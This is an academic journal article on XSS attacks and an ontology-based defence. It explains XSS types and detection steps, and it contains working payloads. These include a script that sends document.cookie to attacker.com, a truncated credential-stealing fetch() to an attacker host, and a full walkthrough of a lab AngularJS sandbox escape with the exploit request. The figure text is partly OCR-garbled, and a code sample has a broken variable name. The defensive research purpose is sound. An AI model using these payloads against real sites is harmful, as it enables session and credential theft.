Journal of
Cybersecurity and Privacy

Article

Ontology for Cross-Site-Scripting (XSS) Attack in Cybersecurity

Jean Rosemond Dora * and Karol Nemoga

Institute of Mathematics, Slovak Academy of Sciences (MUSAV), Štefaniková 49, 811 04 Bratislava, Slovakia; nemoga@mat.savba.sk
* Correspondence: jrdrosenacker@yahoo.fr or foksaavek1@gmail.com

Abstract: In this work, we tackle a frequent problem that frequently occurs in the cybersecurity field which is the exploitation of websites by XSS attacks, which are nowadays considered a complicated attack. These types of attacks aim to execute malicious scripts in a web browser of the client by including code in a legitimate web page. A serious matter is when a website accepts the "user-input" option. Attackers can exploit the web application (if vulnerable), and then steal sensitive data (session cookies, passwords, credit cards, etc.) from the server and/or from the client. However, the difficulty of the exploitation varies from website to website. Our focus is on the usage of ontology in cybersecurity against XSS attacks, on the importance of the ontology, and its core meaning for cybersecurity. We explain how a vulnerable website can be exploited, and how different JavaScript payloads can be used to detect vulnerabilities. We also enumerate some tools to use for an efficient analysis. We present detailed reasoning on what can be done to improve the security of a website in order to resist attacks, and we provide supportive examples. Then, we apply an ontology model against XSS attacks to strengthen the protection of a web application. However, we note that the existence of ontology does not improve the security itself, but it has to be properly used and should require a maximum of security layers to be taken into account.

Keywords: cybersecurity; information security; web application vulnerabilities; cyber threats; ontology model; XSS attacks; website security; semantic models and rules; ontologies

check for updates

Citation: Dora, J.R.; Nemoga, K.; Ontology for Cross-Site-Scripting (XSS) Attack in Cybersecurity. *J. Cybersecur. Priv.* **2021**, *1*, 319–339. https://doi.org/10.3390/jcp1020018

Academic Editor: Nour Moustafa

Received: 4 April 2021
Accepted: 18 May 2021
Published: 25 May 2021

1. Introduction

The popularity of any given website at the present time, including its frequent use, makes it a target for ill-intentioned people. According to a study showing the website hacking statistics of 2019 [1], on average, a cyberattack happens in the world every 39 s. This is very significant evidence of the vulnerabilities in cyberspace which can be and are often exploited. Therefore, trying to minimize the attacks by firstly detecting the present vulnerabilities and then taking measures to mitigate the attacks can be of great interest (please see [2–4] for more information about cybercrimes, cyberattacks reports).

A serious danger arises when a web application facilitates or accepts a user's input, which is aggravated if it accepts that a user be registered. Therefore, if we pass the testing phase undetected and then publish it, then it will be vulnerable to hackers with little or no restriction to their access. There are many known vulnerabilities on the web which can be used by attackers to crash or take control of a website, for example: stealing session cookies, stealing credentials (usernames and passwords), credit cards, etc. These vulnerabilities are very frequently targeted by "cross-site-scripting", also known as XSS attacks. This is going to be the core issue of this paper. A hacker may inject some malicious payloads into a website in order to bypass the program's intended functionality while inciting users to click a link which then directs them to a trusted site; however, this link (set up by the hacker) contains malicious script. Thus, we can say that the XSS attack is usually the result of not using a proper data validation mechanism.

Of course, lots of security solutions have already been provided to face this problem, e.g., web scanners detecting well-known security flaws with the help of "threat signatures".

However, some scanners lack semantics [5], that is to say they are not capable of making an intelligent decision upon business logic flaws or data leakage, and are not very powerful in detecting critical and novel vulnerabilities.

Intrusion detection systems (IDSs) can be considered scanners. These constitute a type of software application that scans a system or a network to reveal policy breaching or harmful activities. These monitor network traffic, raise flags for malicious or suspicious activities, and send alerts to the administrator's management system whenever such activity is discovered [6]. Although IDSs monitor networks for potentially malicious activities, they are also disposed to false alarms. Consequently, it is required that organizations or companies fine-tune their intrusion detection system products after their first implementation in their system. This means setting up the IDS specifically to acknowledge or recognize what normal network traffic resembles and reveal hostile activities.

Moreover, many network solutions only scan the headers of a user request while ignoring the payload. Many programmers and computer security specialists have tried to mitigate these attacks either through scanners, firewalls, encryption devices, etc. Unfortunately, however, due to the security level that is required for web applications, these measures have been unable to fulfill the whole security requirements [7]. Therefore, this is the point where the term "ontology" comes into play: the aforementioned measures are schematized to cleverly understand the application's context, the nature of the information as well as the nature of possible attacks.

They can thus help us capture the exact specification of a security model. The ontology-based techniques are able to specify web application attacks using semantic rules, the context of consequence and the specifications of application protocols. The system is capable of effectively detecting sophisticated attacks as well as efficiently analyzing the specified portion of a user request where attacks could pose a threat.

In addition, an attack may take place from a point A, while the targeted device running the vulnerable website is in a point B. In cybersecurity, this is of significant importance. Attackers may use tools to exploit a weakness in the website. It can happen to any computer all over the world. A hacker can attack computers from an Asiatic country (e.g., in Kazakhstan) and control computers in a European country (e.g., France) while physically they are in Canada [8].

Most of the time, organizations and companies implement some countermeasures against cybersecurity threats in isolation. For sharing information locally and also beyond companies' borders, each of them uses techniques which suit them best and/or which they know about. It must be noted here that even though there are numerous methods to mitigate and eliminate attacks, many of them may not completely fulfill all the security criteria.

Therefore, it is very important to increase the awareness of the need to holistically determine what types of information we tend to divulge as output when a request is made, as well as which methods we use to analyze the request in order to maintain the whole security system to a high standard.

To address this aspect of security, we consider an approach that requires to know "who uses, what type of information, (encrypted/non-encrypted is one of the types), for what purposes". Thus, we should build an cybersecurity ontology of the functional information on cross-site-scripting attacks. Ontology is a very confusing term. In computer science (cybersecurity), a good definition is "it is a well-structured diagram which consists of a tree of classes, class inheritance, class relationship".

The rest of this paper is organized as follows: Section 2 provides steps for verifying whether a web application is vulnerable to XSS attacks and analyzes the different types of XSS attacks as well as some analytical techniques used in this context. Section 3 illustrates the occurrence of the attacks with a few examples using a particular website for the demonstration. The importance of using ontology, its definition and its advantages are described in Section 4. The output of our proposed ontology is also provided in Section 4, along with the benefits and disadvantages of using ontologies in cybersecurity. Section 5 summarizes some related works. Section 6 provides the limitations and contribution and finally, Section 7 provides our future work and concludes the paper.

2. Different Types of XSS and Procedures to Detect If a Web Application Is Vulnerable to This Attack

The best way to know if your web application is secure against XSS attack is to test it. After testing, it is necessary to determine your coding and implementing tools to prevent XSS attacks to your website. Firstly, there exist three main types of XSS attacks:

(1) Stored XSS attack (also known as Persistent XSS attack, the most dangerous one), which results from malicious payloads which are stored and stay in the database of the web application. The attack is described in Figure 1 [9]. For example:

A "search" field where a user can input a JavaScript/HTML code in search text box, "Login, Registration, Comments etc." At least one of these cases should be present in one of the web pages of that website. Here we have a scenario: the adversary usually injects their codes or simply their payloads in the "Comment" field of a target website. Automatically by pressing "Enter", or clicking "Submit" button, their comment gets published, and other users can see it. So their post gets stored in the database, and/or in the "file system, or other object" of that website which he posts on. Thus, any click-view of that data launches the vulnerability exploitation, which means the referenced user is attacked.



The Victim's Web browser
ANY MALICIOUS PAYLOAD, for example:
<input name=username id=username>\\
<input type=passw… name=passw…\\
onchange="if(this.value.length)fetch('https://attacker….
method:'POST',\\
mode: '…..,\\
4
3
2
Attacker's side
TOOLS:
(Web server, web browser, BurpSuite Pro, kali linux, etc)
1
—-sends payload to——>
The target Web application
ANY MALICIOUS PAYLOAD, for example:
<input name=username id=username>\\
<input type=pass… name=pass…\\
onchange="if(this.value.length) fetch('https://attacker….
method:'POST',\\
mode: '…..,\\
body:username.value+'…..)

Figure 1. Stored XSS Attack.

Brief explanation:

- The attacker posts their comments (malicious JavaScript payload) onto a blog site, for example. When a user navigates on that particular website, he gets served with the malicious code snippet of the attacker as a part of the original web page (of that blog).
- Thus, unknowingly, while the victim (our user) visits the site, he is at risk of running that code. This is where the "sanitization, user-input validation" comes into play with the top importance. *<script>document.location='https://attacker.com/cookie='+encodeURI Component(document.cookie)</script>* [10].

(2) Reflected XSS attack, commonly called "Non-persistent XSS attack", is the most common one, although it is not the most dangerous one. Basically, the attacker crafts a malicious link, sends it to several desired victims via email, and entices them to click on the link—where the attacker captures victims' browsers. A clever hacker usually makes that malicious link either obfuscated or shortened.
There is also "Self XSS" attack. While the Reflected XSS attack is triggered by sending a link to a targeted person with inputs which are reflected to the browser, there is no link involved in the Self XSS - that is why in this case the "Reflected XSS" attack is referred to as the "Self XSS" attack.

(3) DOM Based XSS attack, also called "Type-0 XSS attack" could be regarded as a special type of the Reflected attack. Both are triggered by sending a link to a target person with inputs which are reflected to the browser. According to Upasana Sarmah et al., a DOM based XSS attack (Document Object Model) requires special attention because of its nature. The big difference between the Reflected XSS and DOM-based XSS attacks is that the payload of the DOM never reaches the server-side. It will only execute on the client-side (browser).

2.1. Steps to Discover the XSS Vulnerabilities in Web Application

We have to be aware that XSS attacks are a very serious and complicated topic. Detection of XSS vulnerabilities in a website requires a lot of penetration tests, based on the difficulty that one may find in each page of that website. The difficulty relies mostly on how the particular web application is using proper measures to fight against the attack. Therefore, analysis of the reflected codes of payloads in a Document Object Model (DOM) is necessary. Using the steps below (Figure 2) to check if a web application is vulnerable to XSS attack, (according to the author Gupta) could be a good way to start.

- Open up your web browser and access a particular website to test. In that web application, look for parts which require input, like search fields, comments, etc.
- Now, enter any string into these spaces and press "enter" to submit that string to the web application server.
- Now, we can read carefully to check if the first condition holds. The first condition states that "test the HTTP response web page of the server for the exact string which was submitted by the visitor (user)". Consequently, if that HTTP response includes the same string, then the web application can be exploited by XSS attacks. Else, if that HTTP response does not include any user-input string, then check for the next condition.
- The following condition states "just enter any JavaScript string, and send it to the web server by pressing 'enter' ". e.g., *<script>alert(123)</script>*
- After sending that string to the server, if the server replies with the same string in a pop-up window, then the website is exposed to XSS attacks. If there is no such reply, then go for the next condition.
- The final condition is to, after pressing "enter" in the step right-above, view the source code of that website and search if something looks similar to the JavaScript payload entered. If any ingredient of that string is found, then the web application is exposed to XSS attacks.



Step1:
Open a web application from your web browser
Step2:
Find any user-supplied input fields, such as login, comment, search
Step3:
Inject a JavaScript payload alert in the input field
step4:
Search for the injected payload in the source code of the web application
Steps to detect XSS vulnerabilities

Figure 2. Steps to discover XSS attacks.

There is also a "Blind XSS". It is a subset of stored XSS, where an attacker blindly deploys malicious payloads in web pages that are stored persistently on the target servers.

Most of the XSS detection techniques used to detect this vulnerability are inadequate to detect blind XSS attacks. A machine learning based approach can be fully used to detect blind XSS attacks. Testing results help to identify malicious payloads that are likely to get stored in databases through web applications.

Analysis Techniques Used for Detection of XSS on the Client-Side and on the Server-Side

The detection approaches can be: (a) Static Analysis, (b) Dynamic Analysis, (c) Hybrid Analysis, (d) Data-driven Analysis. The settlement of a defense mechanism on the client side can be established either on the client's browser as filters or plug-in, or even on a proxy server.

(a) Static Analysis

According to Chess and McGraw, the static analysis method mainly focuses on the website's source codes. It scrutinizes the codes for potential detection vulnerabilities.
It is obvious that code analysis is a must, since XSS attacks occur in web applications and the whole article is about cybersecurity. However, what we have to differentiate is the fact that the static analysis does not aim at penetration testing to inject payloads.

XSS filters are examples of static tools. The idea is that in the Reflected XSS attack, the script dwells in both HTTP Request and Response which are exchanged between the client and the server. Giorgio Maone [11] introduces another XSS filter known as NoScript. It works as add-on. They are widely available for Firefox and Seamonkey browsers. It allows the execution of Flash, Java, JavaScript and other plug-ins only if they are from an acceptable, trusted source selected by the user [12]. For more information about static XSS detectors, please see [13,14].

Rao et al. 2016 proposes the XBuster filter which was used as an extension to the Firefox browser. It essentially employs a substring matching algorithm. The main task of the XBuster filter is to scrutinize the JavaScript and the HTML contents which are in separate HTTP Requests.

However, the work of Nguyen, Maleehuan, Aoki et al. (2019) [15] demonstrates that static tools have false positives (vulnerabilities detected that really do not exist) and false negatives, meaning that real vulnerabilities not found. Therefore, a final audit of a Security Analysis Static Tool (SAST) tool report is required to confirm each security vulnerability.

For more information about benchmarking static analysis tools, please see page 1558 from the book [16].

(b) Dynamic Analysis

This technique focuses on penetration testing. It tries different payloads on the website's possible injection points, and also it makes some extra analysis based on responses.

(c) Hybrid Analysis

This category is a combination of the two analyses above (static, and dynamic). It strengthens the security against XSS efficiently. According to Upasana Sarmah [11], computationally static methods are more expensive and suffer from the incapability to make definite decisions. Pan and Mao made the update of their framework, in 2017, aiming to bring solutions to DOM-based XSS attack in the browser extension. That new one is called the DOM-sourced XSS attack, and it proposes to use hybrid analysis.

(d) Data-driven Analysis

Besides static and dynamic methods, there exists "data-driven" analysis. It is a new and popular technique developed for cybersecurity analysis. Data-driven analysis is used to analyze the XSS payloads instead of analyzing website vulnerabilities.

Apart from DOM-based XSS attack, the two others (Reflected and Stored) occur due to a low security level on the server-side. Again, as described above, it involves the same techniques described above. Gupta 2018 [17], proposes XSS-Secure detection for XSS worm propagation. It is a service provided for the Online Social Networking (OSN-based) multimedia websites on a cloud platform.

3. Demonstration of the Attacks (Reflected and Stored XSS)


In this section, we selected three (3) examples from our lab training to briefly demonstrate how the attack works before stepping into the following chapter.

To begin, as we have stated in the previous chapters, XSS attacks are complicated. There exist hundreds of payloads that can be used to inject into the web application for testing. Depending on where and how the payload is reflected in the DOM HTML, you will have to know which payloads are more suitable for exploitation after detection. For more information, please see [18]. We use Kali Linux and Burpsuite Professional for the testing. Importing a valid or legitimate certificate onto the chosen browser allows us to get the HTTPS protocol to communicate with Burpsuite. For more information, please see [19].

(1) In this first demonstration, we are going to perform a reflected cross-site-scripting to escape totally the framework AngularJS sandbox, means with no injecting strings. Note that, we cannot know if the payload injected is reflected in an AngularJS block unless we perform a dynamic analysis to the web application in question. Here, when launching the payload *<script>alert('1 !@#%&̂*()_+"${}Yes"/ ')</script>*, we see that all characters are coming as entered without being escaped, except the double quotes, apostrophe and the angle brackets which are encoded.

Note that, if you want to use a proper payload of JavaScript, make it simple as for example *<script>alert(3)</script>*. We use the payload above in order to detect which characters are escaped from that particular website through burpsuite before the re-injection of another payload.

In the previous figure (Figure 3), we detect that our payload appeared in burpsuite inside the AngularJS module, inside the JavaScript template, and the attack is not executed. One of the best way to solve this, is by escaping totally the "AngularJS" block and perform an alert without using the Evaluate/Execute function, hence eval() function, since we are trying to avoid strings.



```
        <div theme="blog">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class=blog-header>
                        <script>angular.module('labApp',
[]).controller('vulnCtrl',function($scope, $parse) {
                            $scope.query = {};
                            var key = 'search';
                            $scope.query[key] = '&lt;script&gt;alert(&apos;1
!@#%^&*()_+&quot;${}Yes&quot;/ \ &apos;)&lt;/script&gt;';
                            $scope.value = $parse(key)($scope.query);
                        });</script>
                        <h1 ng-controller=vulnCtrl>0 search results for
{{value}}</h1>
                        <hr>
                    </section>
                    <section class=search>
                        <form action=/ method=GET>
                            <input type=text placeholder='Search the blog...'
name=search>
                            <button type=submit class=button>Search</button>
                        </form>
                    </section>
                    <section class=blog-list>
                        <div class=is-linkback>
                            <a href=/>Back to Blog</a>
```

Figure 3. Escaping AngularJS framework.

Note: JavaScript eval() function evaluates or executes an argument too. The first action is taken when the argument is an expression. If the argument is a JavaScript statement, then it executes the statement.

Avoiding strings would require us to use conversions. For this purpose, we use JavaScript String fromCharCode() method to convert our intended string for the payload to charCode. For more information about fromCharCode, please see [20].

If the box at the very start gets escaped, we will not be able to write strings. How are we going to write the JavaScript payload <script>alert(2626)</script>? For this, we will need some conversions. The reason is that, we have to bypass/escape the AngularJS framework with have no strings.

To do so, we efficiently break the AngularJS sandbox by using toString() method and get the string prototype while we overwrite it with charAt joint as an array (*charAt%3d[].join;*) by unicoding "=" entities. Afterwards, we passed an array to the "orderBy" filter, and set the argument to the filter to create the conversion.

By overwriting the function using the [].join technique, we have the charAt() function return all the characters that have been sent to it.

The scheme formula to bypass the AngularJS sandbox is as below:

1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(value1, value2, value3, ...value_n) = 1

Having your alert function in your mind, you can go to your NetBeans (an open-source integrated development environment (IDE) for developing with Java, C++, PHP, C# and other programming languages), or any other such as Visual Studio to convert it to charCode. Open up a HTML project for example, paste the code below in the body and run it:

```
<p id="Jean" class="blabla"></p>

  <script>
       var txt = "";
       var theArray = ["y","=","a","l","e","r","t","(","9",")"];
//Create a function:
       function theFunc(value, index, array){
            txt = txt + value.charCodeAt() + ", ";
}
        theArr.forEach(theFunc);
        document.getElementById(“Jean”).innerHTML = txt;
  </script>
```

The above code converts your desired payload string you intend to inject after the **Search=** in burpsuite to an array of numbers known as charCode.

Now, you can replace the values from .fromCharCode with the array. It will become like this:

1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.from CharCode(121,61,97,108,101,114,116,40,57,41)=1

Because we have overwritten the **charAt** function, AngularJS will allow our numbers in the array. **Note:** if you put space between the numbers in the array and equal to true, it will not work. You would have to encode the “space” as well.

Now go back to your burpsuite “Repeater –> Request” tab, erase your previous testing payload after GET **/?search=** HTTP method and paste the payload right above there, leaving the **HTTP/1.1** unchanged.


Execute the attack again by clicking on “Go”. Check now your “Response” area in burpsuite to see how it appears. Right-click on the blank “Repeater, Response” page, choosing “Request in browser” –> “In current browser session”, copy the URL and paste it onto your browser, and voilà! The exploit is complete.

Now, since we see it is vulnerable to XSS after bypassing the AngularJS block without string, we can construct a more dangerous attack to get information from that web application, not only just trigger an alert. See Figure 4.

Note that, AngularJS executes escaping automatically for any variable included in curly braces and for the appropriate context such as HTML, URL, CSS, etc. Furthermore, this execution is made without requiring a programmer to use special syntax. It is not always easy to exploit this framework (now known as Angular, please see [21]), as it has a built-in protection from XSS attacks. However, it is still possible by having a deep research. One of the most frequent way to deliver unsafe HTML in AngularJS framework is by explicitly turning off the sanitization by calling the following function **$sce.trustAsHtml()** on the variable content and use **ngBindHtml** directive inside the template. However, we are not going to focus too much on it; for more information, please see [22].

(2) One of the steps to take first when it comes to finding hidden information on a web page, is by going through “inspect element”, or something similar and/or “view the source code” by right-clicking on that web page. After clicking on inspect element”, we can highlight the “html” section (in that inspect element block), then right-click and choose copy the “outer HTML”, and paste it to an empty file in order to read the code completely. Always remember to do this step, and “view the source code” of a page when trying to test

a web page or to find something inside. When we make a copy like this, we sometimes find more information than just going through "View source code".




```
GET
/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orde
rBy:toString().constructor.fromCharCode(121,61,97,108,101,114,116,40
,57,41)=1 HTTP/1.1
Host[redacted]
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://[redacted]
arch=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy
:toString().constructor.fromCharCode(121,61,97,108,101,114,116,40,57
,41) = 1
Cookie: session=Jb[redacted]ywK
Connection: close
Upgrade-Insecure-Requests: 1
```

```
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class=blog-header>
                        <script>angular.module('labApp',
[]).controller('vulnCtrl',function($scope, $parse) {
                            $scope.query = {};
                            var key = 'search';
